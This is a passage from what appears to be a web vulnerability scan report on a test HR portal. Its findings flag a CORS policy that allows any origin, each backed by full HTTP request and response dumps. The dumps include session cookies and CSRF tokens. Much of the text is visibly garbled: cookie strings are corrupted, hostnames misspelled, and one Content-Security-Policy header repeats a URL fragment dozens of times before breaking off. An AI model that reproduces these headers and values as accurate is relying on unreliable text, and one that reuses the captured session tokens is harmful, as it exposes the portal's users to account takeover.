Dnt: 1
Sec-Fetch-Mode: np-cors

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers

Connection: close

Origin: https://lslfspwmiizh.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:14:28 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 104015 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \* last-modified: Fri, 19 Feb 2016 08:02:30 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

137 of 415

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/ https://boost.ai/https://accounts.ondernand.com/https://accoun https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-w eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

!function(a){var b,c,d;lfunction(a){function e(a,b){return u.call(a,b)}function f(a,b){var c,d,e,f,g,h,i,j,k,l,m,n=b&&b.split("/"),o=s.map,p=o&&c["\*"]]|{};if(a&&"."===a.charAt(0))if(b)

..[SNIP]..

## 11.8. https://testportal.zalaris.com/neptune/public/application/zalaris common used/js/imageresizer.js

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zalaris\_common\_used/js/imageresizer.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ddbktujzlqzq.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/application/zalaris\_common\_used/js/imageresizer.js HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-

Sqriiosiamii 74/1508/5108473-9250iusaavog 1901-935, al\_usei-1-MiQqnoxy97ilsgiii 1105/71111104.02.52.9002, al\_autilosei-1 Session=54/1590835a58a5a51c08319485399552; SAPWP\_active=1; al\_session=2gjWUbOVy2[GtLBRDMhtYT]1657771353019|1657785823975 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin Te: trailers

Connection: close

Origin: https://ddbktujzlqzq.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:14:05 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript Content-Length: 11431 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: '

last-modified: Fri, 12 Jul 2019 11:25:10 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/

```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-w
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
  * Hermite resize - fast image resize/resample using Hermite filter.
  * Version: 2.2.7
    Author: ViliusL, adjusted by JUPA for Zalaris needs
   https://github.com/viliusle/Hermite-resize
 ...[SNIP]...
```

# 11.9. https://testportal.zalaris.com/neptune/public/application/zalaris common used/js/jspdf.js

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zalaris\_common\_used/js/jspdf.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://lnmwgavwjglp.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060; SAPWP_active=1;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQóPSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BgglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://lnmwgavwjglp.com
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:16:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 307551
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
```

last-modified: Tue, 08 Oct 2019 07:00:12 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://senaconders.com/ https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.mapcdn.com:443 https://sundication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

!function(t,e)("object"==typeof exports&&"undefined"!=typeof module?module.exports=e():"function"==typeof define&&define.amd?define(e):t.jsPDF=e())(this,function()("use strict";var t,y,e,I,i,o,a,h,C,T

..[SNIP]...

# 11.10. https://testportal.zalaris.com/neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://elalnanwxulf.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69l/3mTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Origin: https://elalnanwxulf.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:15:09 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript

Content-Length: 37364

dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

```
last-modified: Thu, 22 Apr 2021 14:05:18 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
* Cropper.js v1.5.9
* https://fengyuanchen.github.io/cropperjs
  Copyright 2015-present Chen Fengyuan
* Released under the MIT license
* Date: 2020-09-10T13:16:26.743Z
!fun
...[SNIP]...
```

## 11.11. https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/images/microsoft-azure-logo.svg

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://jfeatriuiwru.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/images/microsoft-azure-logo.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https:///featriuiwru.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FReVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofOotuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QtyOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXYf]1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060
```

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:17:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/svg+xml
```

141 of 415

Content-Length: 3651 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \*
last-modified: Mon, 19 Oct 2020 20:19:22 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://iogin.windows.net https://iboost.aduewebsites.nev https://accounts.ondeniand.com/https://saccounts.ondeniand.condeniand.com/https://saccounts.ondeniand.com/https://saccounts.on https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com https://www.zalaris.com/https://alaris.com/https://syndication.twitter.com/https://syndication https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-</p>

2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h

### 11.12. https://testportal.zalaris.com/neptune/public/media/

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/public/media/

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://bgyyhbcbigxm.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/media/ HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://bgyyhbcbigxm.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:16:06 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html content-length: 0

dxp-sap: 21100006 x-user-logon-language: E

